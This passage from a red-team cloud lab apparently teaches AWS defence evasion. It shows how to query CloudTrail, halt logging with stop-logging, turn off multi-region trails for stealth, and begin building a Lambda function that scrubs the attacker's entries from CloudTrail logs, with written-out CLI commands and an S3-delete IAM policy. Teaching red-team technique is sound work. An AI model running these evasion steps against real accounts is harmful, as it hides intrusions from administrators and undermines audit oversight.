Once we again access to a secret which enables us to query more services, we should check to see if logging is enabled within that target AWS account and the depending on the logging settings, we can tailor our attacks to hopefully avoid being caught within the target network.

For this lab, we will need to use a set of IAM Access Keys which have the “AdministratorAccess” AWS Policy attached to them. You most likely already have a "Access Key ID" and "Secret Access Key" from a prior lab which has the “AdministratorAccess” AWS Policy attached to it. If you do not have this information, browse to the "Identity and Access Management (IAM)" service within AWS, click on the "Users" link on the left hand side, click on the "Security credentials" tab, and then click on the "Create access key" button. If the "Create access key" button is grayed out and not clickable, then you will need to delete an existing Access Key, via clicking the "x" button on the right hand side, and then you should be able to click the "Create access key" button.

Logging Status

We can leverage the secrets we previously created for the "aws_cli_user" to query our AWS environment for logging settings via the following command:

Terminal

```
root@ip-10-0-1-251:~# aws cloudtrail describe-trails --region us-east-2
{
    "trailList": [
        {
            "S3BucketName": "awstrainingstack001-s3bucket-xh11rf47bn9q",
            "TrailARN": "arn:aws:cloudtrail:us-east-2:480927147553:trail/awstrainingstack001-CloudTrail-PMHANDXV57UK",
            "IsMultiRegionTrail": true,
            "Name": "awstrainingstack001-CloudTrail-PMHANDXV57UK",
            "IncludeGlobalServiceEvents": true,
            "LogFileValidationEnabled": false,
            "HomeRegion": "us-east-2"
        }
    ]
}
```

You can see in this output that the CloudTrail AWS service logging is enabled across multi regions and that the home region is "us-east-2".


View Logs

If we log into the AWS web console, we can easily view the logs created and stored within the S3 bucket.

Login to your student AWS account using the "red_team_###" account.

Find the CloudTrail service within AWS and locate "Event history" link on the left sidebar.


We should then be able to see some of the recent events our activity has caused to occur:



Find the S3 service within AWS and locate the S3 bucket with the same name as when we ran the previous command and got the output for the "S3BucketName" variable.

We can then drill down through the directories until we get to where the current logs are being stored.

The screen should look similar to this:



If we click on a file and then click the "Open" button....

NOTE: We may have to allow pop ups from aws within our browser.

NOTE: If we install the JSONview extension for Firefox or Chrome, the output will be more easily readable within our browser: https://jsonview.com/

We should then see output similar to this:

Secure | https://s3.us-east-2.amazonaws.com/awstrainingstack001-s3b



```
{
  Records: [
    {
      eventVersion: "1.05",
      userIdentity: {
        type: "Root",
        principalId: "480927147553",
        arn: "arn:aws:iam::480927147553:root",
        accountId: "480927147553",
        accessKeyId: "ASIAI6KGQZTNLRHAWNYA",
        sessionContext: {
          attributes: {
            mfaAuthenticated: "false",
            creationDate: "2018-07-07T22:14:58Z"
          }
        },
        invokedBy: "cloudformation.amazonaws.com"
      },
      eventTime: "2018-07-08T06:32:52Z",
      eventSource: "s3.amazonaws.com",
      eventName: "GetBucketLifecycle",
      awsRegion: "us-east-2",
      sourceIPAddress: "cloudformation.amazonaws.com",
      userAgent: "cloudformation.amazonaws.com",
      errorCode: "NoSuchLifecycleConfiguration",
      errorMessage: "The lifecycle configuration does not exist",
      requestParameters: {
        lifecycle: [
          ""
        ],
        bucketName: "awstrainingstack001-s3bucket-xh11rf47bn9q"
      },
      responseElements: null,
      requestID: "E8C69636A384426E",
      eventID: "66eae008-49a1-456d-abb4-9ee2ca26dc80",
      eventType: "AwsApiCall",
      recipientAccountId: "480927147553"
    },
```


These are the AWS CloudTrail Logs within the S3 bucket. Each event is a JSON object and they are written into the S3 bucket using a batch process, so if you are generating logs, they may not appear within the S3 bucket for approximately another 20 minutes.


If we repeatedly request resources that get logged, eventautlly (~20 minutues) these logs should appear in the above locations:

```
root@ip-10-0-1-251:~# aws sts get-caller-identity
{
    "Account": "480927147553",
    "UserId": "AIDAJTY57TTZOVESJU7OI",
    "Arn": "arn:aws:iam::480927147553:user/aws_cli_user"
}
root@ip-10-0-1-251:~# watch -n 5 -d aws cloudtrail describe-trails --region us-east-2
Every 5.0s: aws cloudtrail describe-trails --region us-east-2                                                    Sun Jul  8 22:05:46 2018

{
    "trailList": [
        {
            "TrailARN": "arn:aws:cloudtrail:us-east-2:480927147553:trail/awstrainingstack001-CloudTrail-PMHANDXV57UK",
            "S3BucketName": "awstrainingstack001-s3bucket-xh11rf47bn9q",
            "LogFileValidationEnabled": false,
            "HomeRegion": "us-east-2",
            "IncludeGlobalServiceEvents": false,
            "IsMultiRegionTrail": false,
            "Name": "awstrainingstack001-CloudTrail-PMHANDXV57UK"
        }
    ]
}
```

We should eventually see output similar to this:



And if we click into one of the events, we can see some of the additional details relating to it:




Stop Logging

We can stop logging all together within a targeted region (e.g. us-east-2) using the following commands:


Terminal

```
root@ip-10-0-1-251:~# aws configure set region us-east-2
root@ip-10-0-1-251:~# aws cloudtrail stop-logging --name "arn:aws:cloudtrail:us-east-2:480927147553:trail/awstrainingstack001-CloudTrail-PMHANDXV57UK"
root@ip-10-0-1-251:~#
```

But then this may set off alerts and is very noticeably wrong to an AWS administrator within the AWS web console:



And also...



Hence while this technique is effective, it's not ideal from an OPSEC safe standpoint.

We can re-enable logging again using the following command:

Terminal

```
root@ip-10-0-1-251:~# aws cloudtrail start-logging --name "arn:aws:cloudtrail:us-east-2:480927147553:trail/awstrainingstack001-CloudTrail-PMHANDXV57UK"
root@ip-10-0-1-251:~#
```


Stop Multi Region Logging

Another more stealthy method is to compare the home region (e.g. "us-east-2") agaisnt the region being targeted for attack (e.g. "us-west-2"). If these regions are not the same, we can disable multi-region logging which will disable logging everywhere except within the home region using the following command:

Terminal

```
root@ip-10-0-1-251:~# aws configure set region us-east-2
root@ip-10-0-1-251:~# aws cloudtrail update-trail --name "arn:aws:cloudtrail:us-east-2:480927147553:trail/awstrainingstack001-CloudTrail-PMHANDXV57UK" --no-is-multi-region-trail --no-include-global-service-events
{
"IsMultiRegionTrail": false,
"TrailARN": "arn:aws:cloudtrail:us-east-2:480927147553:trail/awstrainingstack001-CloudTrail-PMHANDXV57UK",
"IncludeGlobalServiceEvents": false,
"LogFileValidationEnabled": false,
"S3BucketName": "awstrainingstack001-s3bucket-xh11rf47bn9q",
"Name": "awstrainingstack001-CloudTrail-PMHANDXV57UK"
}
```

This may set off alarms if the target organization is watching for it, but it still looks a ton better within the AWS web console:



We can re-enable multi region logging via the following syntax:

Terminal

```
root@ip-10-0-1-251:/shared# aws cloudtrail update-trail --name "arn:aws:cloudtrail:us-east-2:480927147553:trail/awstrainingstack001-CloudTrail-PMHANDXV57UK" --is-multi-region-trail --include-global-service-events
{
"IsOrganizationTrail": false,
"Name": "awstrainingstack001-CloudTrail-PMHANDXV57UK",
"S3BucketName": "awstrainingstack001-s3bucket-xh11rf47bn9q",
"IsMultiRegionTrail": true,
"LogFileValidationEnabled": false,
"TrailARN": "arn:aws:cloudtrail:us-east-2:480927147553:trail/awstrainingstack001-CloudTrail-PMHANDXV57UK",
"IncludeGlobalServiceEvents": true
}
root@ip-10-0-1-11:/shared#
```

Cleaning Logs

Commonly, CloudTrail logs are stored, at least temporary, within an AWS S3 bucket. If the AWS account where the S3 Bucket resides has been compromised, an attacker can leverage AWS's event driven code execution service (aka Lambda) to build a Lambda function which will watch for the creation of log files in the S3 bucket from the CloudTrail service.

This Lambda function will be triggered every time the log files are written into the S3 Bucket and will preform the following tasks:

- The Lambda function will read the log file,
- Remove any lines that contain a selector we want to hide (e.g. our IP address),
- And then it will write back the modified log file into the S3 Bucket.


Thereby cleaning the CloudTrail logs every time they are written to the S3 bucket.

Evil Lambda Functions


Let's create a Lambda function via the web console so we can better understand the steps involved with the process.

Login to your student AWS account using the "red_team_###" account.


Browse to the IAM service within AWS...




Click the "Polices" link on the left hand side of the interface...



Click the "Create policy" button...



Click on the "JSON" tab...




Copy and paste the following policy over the existing policy under the JSON tab...

JSON


```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": [
        "logs:CreateLogGroup",
        "logs:CreateLogStream",
        "logs:PutLogEvents"
      ],
      "Resource": "arn:aws:logs:*:*:*"
    },
    {
      "Effect": "Allow",
      "Action": [
        "s3:GetObject",
        "s3:PutObject",
        "s3:DeleteObject",
        "s3:DeleteObjectVersion"
      ],
      "Resource": [
        "arn:aws:s3:::*"
      ]
    }
  ]
}
```

Which will enable the lambda function to access S3 resources.

Click the "Review policy" button...




Give the policy a name: lambda_clean_execution_001




Then click the "Create policy" button.

We should then see that the policy was successfully created...

